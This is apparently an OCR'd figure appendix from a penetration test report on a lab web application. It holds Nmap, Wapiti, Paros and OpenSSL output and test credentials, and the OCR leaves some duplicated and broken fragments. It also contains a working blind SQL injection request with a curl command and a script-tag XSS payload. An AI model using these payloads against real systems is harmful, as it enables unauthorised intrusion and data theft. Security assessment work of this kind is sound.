
7-20 Unsuccessful Attempt at Persistent XSS




8-1 Multistage Process within the Admin Functionality (Update Marks)



9-1 NMAP Service Detection Scan for Network Ports



9-2 Commands and Results for Brute Forcing the 'root' password







Figure 9-3 Paros Interface and Spider Scan







Figure 9-4 Paros Vulnerability Scanner Results



Low (Warning)	Private IP disclosure
Description	Private IP such as 10.x.x.x, 172.x.x.x, 192.168.x.x is found in the HTTP response body. This can be used in exploits on internal system.
URL	http://192.168.1.20/student/graph/js/awesomechart.js
Other information	192.168.1.20
URL	http://192.168.1.20/student/graph/js/awesomechart.js
Other information	192.168.1.20
URL	http://192.168.1.20/student/graph/js/awesomechart.js
Other information	192.168.1.20
URL	http://192.168.1.20/date/htmlDatepicker.js
Other information	192.168.1.20
URL	http://192.168.1.20/images/BOOKS.ico
Other information	192.168.1.20
URL	http://192.168.1.20/date/htmlDatepicker.js
Other information	192.168.1.20

Figure 9-5 Curl Command used to list HTTP methods




Figure 9-6 NMAP for HTTP methods




Figure 9-7 Wapiti Command used to gather cookies

```
root@kali:~/Desktop# wapiti-getcookie -c cookies.json -u http://192.168.1.20/in
dex.php

Choose the form you want to use or enter 'q' to leave :
0) POST http://192.168.1.20/index.php (0)
        data: username=&password=&login=login

Enter a number : 0

Please enter values for the following form:
url = http://192.168.1.20/index.php
username: hpotter
password: hacklab
login (login) : login
<Cookie SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f546732595745355954557759546464a4d7a6f784e6a41334e6a67324e7a5130
for 192.168.1.20/>
<Cookie PHPSESSID=m10obcv10rgrbipuc8tonpjsv5 for 192.168.1.20/>
```

Figure 9-8 Wapiti Vulnerability Scanner Results (Part 1)

```
root@kali:~/Desktop# wapiti -u http://192.168.1.20/index.php -c cookies.json -o
 wapiti.json -f json
                 __   __          _   _  _____
    /\ \      / /\ \ / /\ \      / / | |_|_   _|
   /  \ \ /\ / /  \ V /  \ \ /\ / /  | __| | |
  / /\ \ V  V / /\ \ /    \ V  V /   | |_  | |
 /_/  \_\_/\_/_/  \_\_|    \_/\_/    |_(_) |_|
Wapiti-3.0.2 (wapiti.sourceforge.net)
[*] Saving scan state, please wait...

 Note
========
This scan has been saved in the file /root/.wapiti/scans/192.168.1.20_folder_0d
45bcc8.db
[*] Wapiti found 2 URLs and forms during the scan
[*] Loading modules:
        mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htacce
ss, mod_blindsql, mod_permanentxss, mod_nikto, mod_delay, mod_buster, mod_shell
shock, mod_methods, mod_ssrf, mod_redirect, mod_xxe

[*] Launching module exec

[*] Launching module file

[*] Launching module sql

[*] Launching module xss

[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=ecyxfv for results,
 please wait...

[*] Launching module redirect
```

```
[*] Launching module exec

[*] Launching module file

[*] Launching module sql

[*] Launching module xss

[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=ecyxfv for results,
 please wait...

[*] Launching module redirect

[*] Launching module xxe
[*] Asking endpoint URL https://wapiti3.ovh/get_xxe.php?id=92kytv for results,
please wait...

[*] Launching module blindsql
---
Blind SQL vulnerability in http://192.168.1.20/index.php via injection in the parameter username
Evil request:
    POST /index.php HTTP/1.1
    Host: 192.168.1.20
    Referer: http://192.168.1.20/index.php
    Content-Type: application/x-www-form-urlencoded

    username=%27+or+sleep%287%29%231&password=Letm3in_&login=login
---

[*] Launching module permanentxss

Report
------
A report has been generated in the file wapiti.json
```

Figure 9-9 Wapiti Results (Part 2)


```
{
  "classifications": {
    "SQL Injection": {
      "desc": "SQL injection vulnerabilities allow an attacker to alter the queries executed on the
backend database. An attacker may then be able to extract or modify informations stored in the
database or even escalate his privileges on the system.",
      "sol": "To protect against SQL injection, user input must not directly be embedded in SQL
statements. Instead, user input must be escaped or filtered or parameterized statements must be
used.",
      "ref": {
        "http://www.owasp.org/index.php/SQL_Injection":
"http://www.owasp.org/index.php/SQL_Injection",
        "http://en.wikipedia.org/wiki/SQL_injection": "http://en.wikipedia.org/wiki/SQL_injection",
        "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL
Injection')": "http://cwe.mitre.org/data/definitions/89.html"
      }
    },
    "Blind SQL Injection": {
      "desc": "Blind SQL injection is a technique that exploits a vulnerability occurring in the
database of an application. This kind of vulnerability is harder to detect than basic SQL injections
because no error message will be displayed on the webpage.",
      "sol": "To protect against SQL injection, user input must not directly be embedded in SQL
statements. Instead, user input must be escaped or filtered or parameterized statements must be
used.",
      "ref": {
        "http://www.owasp.org/index.php/Blind_SQL_Injection":
"http://www.owasp.org/index.php/Blind_SQL_Injection",
        "http://www.imperva.com/resources/adc/blind_sql_server_injection.html":
"http://www.imperva.com/resources/adc/blind_sql_server_injection.html",
        "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL
Injection')": "http://cwe.mitre.org/data/definitions/89.html"
      }
    },

    "File Handling": {
      "desc": "This attack is also known as Path or Directory Traversal, its aim is the access to files
and directories that are stored outside the web root folder. The attacker tries to explore the
directories stored in the web server. The attacker uses some techniques, for instance, the
manipulation of variables that reference files with 'dot-dot-slash (../)' sequences and its variations to
move up to root directory to navigate through the file system.",
      "sol": "Prefer working without user input when using file system calls. Use indexes rather than
actual portions of file names when templating or using language files (eg: value 5 from the user
submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure
the user cannot supply all parts of the path - surround it with your path code. Validate the user's
input by only accepting known good - do not sanitize the data. Use chrooted jails and code access
policies to restrict where the files can be obtained or saved to.",
      "ref": {
        "http://www.owasp.org/index.php/Path_Traversal":
"http://www.owasp.org/index.php/Path_Traversal",
        "http://www.acunetix.com/websitesecurity/directory-traversal.htm":
"http://www.acunetix.com/websitesecurity/directory-traversal.htm",
        "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')":
"http://cwe.mitre.org/data/definitions/22.html"
```

```
    }
   },
   "Cross Site Scripting": {
    "desc": "Cross-site scripting (XSS) is a type of computer security vulnerability typically found
in web applications which allow code injection by malicious web users into the web pages viewed
by other users. Examples of such code include HTML code and client-side scripts.",
    "sol": "The best way to protect a web application from XSS attacks is ensure that the application
performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding
user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted
scripts from being transmitted to users in an executable form. Applications can gain significant
protection from javascript based attacks by converting the following characters in all generated
output to the appropriate HTML entity encoding:  &lt;, &gt;, &amp;, &quot;, ', (, ), #, %, ; , +, -.",
    "ref": {
     "http://www.owasp.org/index.php/Cross_Site_Scripting":
"http://www.owasp.org/index.php/Cross_Site_Scripting",
     "http://en.wikipedia.org/wiki/Cross-site_scripting": "http://en.wikipedia.org/wiki/Cross-
site_scripting",
     "CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site
Scripting')": "http://cwe.mitre.org/data/definitions/79.html"
    }
   },
   "CRLF Injection": {
    "desc": "The term CRLF refers to Carriage Return (ASCII 13, \\r) Line Feed (ASCII 10, \\n).
They're used to note the termination of a line, however, dealt with differently in today's popular
Operating Systems. For example: in Windows both a CR and LF are required to note the end of a
line, whereas in Linux/UNIX a LF is only required. This combination of CR and LR is used for
example when pressing 'Enter' on the keyboard. Depending on the application being used, pressing
'Enter' generally instructs the application to start a new line, or to send a command.",
    "sol": "Check the submitted parameters and do not allow CRLF to be injected by filtering
CRLF",
    "ref": {
     "http://www.owasp.org/index.php/CRLF_Injection":
"http://www.owasp.org/index.php/CRLF_Injection",
     "http://www.acunetix.com/websitesecurity/crlf-injection.htm":
"http://www.acunetix.com/websitesecurity/crlf-injection.htm",
     "CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')":
"http://cwe.mitre.org/data/definitions/93.html"
    }
   },

  ,
  "Commands execution": {
   "desc": "This attack consists in executing system commands on the server. The attacker tries to
inject this commands in the request parameters",
   "sol": "Prefer working without user input when using file system calls",
   "ref": {
    "http://www.owasp.org/index.php/Command_Injection":
"http://www.owasp.org/index.php/Command_Injection",
    "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS
Command Injection')": "http://cwe.mitre.org/data/definitions/78.html"
   }
  },

.
  "Htaccess Bypass": {
   "desc": "htaccess files are used to restrict access to some files or HTTP method. In some case it
may be possible to bypass this restriction and access the files.",
   "sol": "Make sure every HTTP method is forbidden if the credentials are bad.",
   "ref": {
    "http://blog.teusink.net/2009/07/common-apache-htaccess-misconfiguration.html":
"http://blog.teusink.net/2009/07/common-apache-htaccess-misconfiguration.html",
    "CWE-538: File and Directory Information Exposure":
"http://cwe.mitre.org/data/definitions/538.html"
   }
  },
  "Backup file": {
   "desc": "It may be possible to find backup files of scripts on the webserver that the web-admin
put here to save a previous version or backup files that are automaticallygenerated by the software
editor used (like for example Emacs). These copies may reveal interesting informations like source
code or credentials",
   "sol": "The webadmin must manually delete the backup files or remove it from the web root. He
should also reconfigure its editor to deactivate automatic backups.",
   "ref": {
    "Testing for Old, Backup and Unreferenced Files (OWASP-CM-006)":
"http://www.owasp.org/index.php/Testing_for_Old,_Backup_and_Unreferenced_Files_(OWASP-
CM-006)",
    "CWE-530: Exposure of Backup File to an Unauthorized Control Sphere":
"http://cwe.mitre.org/data/definitions/530.html"
   }
  },
  "Potentially dangerous file": {
   "desc": "A file with potential vulnerabilities has been found on the website.",
   "sol": "Make sure the script is up-to-date and restrict access to it if possible",
   "ref": {
    "The Open Source Vulnerability Database": "http://osvdb.org/"
   }
  },
```

```
  "Server Side Request Forgery": {
    "desc": "The target application may have functionality for importing data from a URL,
publishing data to a URL or otherwise reading data from a URL that can be tampered with.",
    "sol": "Every URI received by the web application should be checked, especially scheme and
hostname. A whitelist should be used.",
    "ref": {
      "Server Side Request Forgery (OWASP)":
"https://www.owasp.org/index.php/Server_Side_Request_Forgery",
      "What is Server Side Request Forgery (Acunetix)?":
"https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/",
      "What is the Server Side Request Forgery Vulnerability (Netsparker)":
"https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/",
      "CWE-918: Server-Side Request Forgery (SSRF)":
"https://cwe.mitre.org/data/definitions/918.html"
    }
  },

  "Open Redirect": {
    "desc": "Unvalidated redirects and forwards are possible when a web application accepts
untrusted input that could cause the web application to redirect the request to a URL contained
within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may
successfully launch a phishing scam and steal user credentials.",
    "sol": "Force all redirects to first go through a page notifying users that they are going off of
your site, and have them click a link to confirm.",
    "ref": {
      "Owasp Open Redirect":
"https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet
.html",
      "CWE-601: URL Redirection to Untrusted Site ('Open Redirect')":
"https://cwe.mitre.org/data/definitions/601.html"
    }
  },
  "XXE": {
    "desc": "An XML External Entity attack is a type of attack against an application that parses
XML input. This attack occurs when XML input
 containing a reference to an external entity is processed by a weakly configured XML parser. This
attack may lead to the disclosure of confidential data, denial of service, server side request forgery,
port scanning from the perspective of the machine where the parser is located, and other system
impacts.",
    "sol": "The safest way to prevent XXE is always to disable DTDs (External Entities)
completely.",
    "ref": {
      "Owasp XML External Entity (XXE) Processing":
"https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing",
      "CWE-611: Improper Restriction of XML External Entity Reference":
"https://cwe.mitre.org/data/definitions/611.html"
    }
  },
  "Internal Server Error": {
    "desc": "Internal server error description",
    "sol": "More information about the error should be found in the server logs.",
    "ref": {
      "Wikipedia article for 5xx HTTP error codes":
"https://en.wikipedia.org/wiki/List_of_HTTP_status_codes#5xx_Server_Error"
    }
  },
```

```
    "Resource consumption": {
      "desc": "Resource consumption description",
      "sol": "The involved script is maybe using the server resources (CPU, memory, network, file
  access...) in a non-efficient way",
      "ref": {
        "http://www.owasp.org/index.php/Asymmetric_resource_consumption_(amplification)":
  "http://www.owasp.org/index.php/Asymmetric_resource_consumption_(amplification)",
        "CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion')":
  "http://cwe.mitre.org/data/definitions/400.html"
      }
    }
  },
```



```
  "vulnerabilities": {
    "SQL Injection": [],
    "Blind SQL Injection": [
      {
        "method": "POST",
        "path": "/index.php",
        "info": "Blind SQL vulnerability via injection in the parameter username",
        "level": 1,
        "parameter": "username",
        "http_request": "POST /index.php HTTP/1.1\nHost: 192.168.1.20\nReferer:
  http://192.168.1.20/index.php\nContent-Type: application/x-www-form-
  urlencoded\n\nusername=%27+or+sleep%287%29%231&password=Letm3in_&login=login",
        "curl_command": "curl \"http://192.168.1.20/index.php\" -e \"http://192.168.1.20/index.php\" -
  d \"username=%27+or+sleep%287%29%231&password=Letm3in_&login=login\""
      }
```



```
  "File Handling": [],
  "Cross Site Scripting": [],
  "CRLF Injection": [],
  "Commands execution": [],
  "Htaccess Bypass": [],
  "Backup file": [],
  "Potentially dangerous file": [],
  "Server Side Request Forgery": [],
  "Open Redirect": [],
  "XXE": []
 },
 "anomalies": {
  "Internal Server Error": [],
  "Resource consumption": []
 },
 "infos": {
  "target": "http://192.168.1.20/index.php",
  "date": "Fri, 11 Dec 2020 11:41:46 +0000",
  "version": "Wapiti 3.0.2",
  "scope": "folder"
 }
}
```


Figure 9-10 Response Header with XSS Payload

```
HTTP Headers
  http://192.168.1.20/student/index.php?action=report

  POST /student/index.php?action=report HTTP/1.1
  Host: 192.168.1.20
  User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://192.168.1.20/student/index.php?action=report
  Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d...
  Connection: keep-alive
  Content-Type: application/x-www-form-urlencoded
  Content-Length: 44
    name=<script>alert(1)</script>&go=get+report

  HTTP/1.1 200 OK
  Date: Fri, 11 Dec 2020 15:01:30 GMT
  Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
  X-Powered-By: PHP/5.6.34
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Pragma: no-cache
  Content-Length: 6478
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html; charset=UTF-8
```

Figure 9-11 WAF Detection Script

```
root@kali:/usr/share/nmap/scripts# nmap -p 80, 443 --script=http-waf-detect 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-11 10:05 EST
Nmap scan report for 192.168.1.20
Host is up (0.00042s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 2 IP addresses (1 host up) scanned in 4.32 seconds
```

Figure 10-1 Example of Server Response within HTTP Header

```
HTTP/1.1 200 OK
Date: Fri, 11 Dec 2020 16:57:21 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Set-Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41334e7a41314f445178
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4034
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 10-2 Login Page and Grades Page Server Response

```
HTTP/1.1 200 OK
Date: Fri, 11 Dec 2020 17:09:43 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Per
X-Powered-By: PHP/5.6.34
Set-Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4034
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 10-3 Autocomplete Example





Figure 10-4 OpenSSL results


```
root@kali:~# openssl s_client -connect 192.168.1.20:443
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
verify error:num=66:EE certificate key too weak
verify return:1
depth=0 C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
verify error:num=18:self signed certificate
verify return:1
depth=0 C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
verify error:num=10:certificate has expired
notAfter=Sep 30 09:10:30 2010 GMT
verify return:1
depth=0 C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
notAfter=Sep 30 09:10:30 2010 GMT
verify return:1
---
Certificate chain
 0 s:C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
   i:C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC5jCCAk+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBcMQswCQYDVQQGEwJERTEP
MA0GA1UECBMGQmVybGluMQ8wDQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNo
ZSBGcmllbmRzMRIwEAYDVQQDEwlsb2NhbGhvc3QwHhcNMDQxMDAxMDkxMDMwWhcN
MTAwOTMwMDkxMDMwWjBcMQswCQYDVQQGEwJERTEPMA0GA1UECBMGQmVybGluMQ8w
DQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNoZSBGcmllbmRzMRIwEAYDVQQD
Ewlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMzLZFTC+qN6
gTZfG9UQgXW3QgIxg7HVWnZyane+YmkWq+s5ZrUgOTPRtAF9I0AknmAcqDKD6p3x
8tnwGIWd4cDimf+JpPkVvV26PzkuJhRIgHXvtcCUbipi0kI0LEoVF1iwVZgRbpH9
KA2AxSHCPvt4bzgxSnjygS2Fybgr8YbJAgMBAAGjgbcwgbQwHQYDVR0OBBYEFBP8
X524EngQ0fE/DlKqi6VEk8dSMIGEBgNVHSMEfTB7gBQT/F+duBJ4ENHxPw5Sqoul
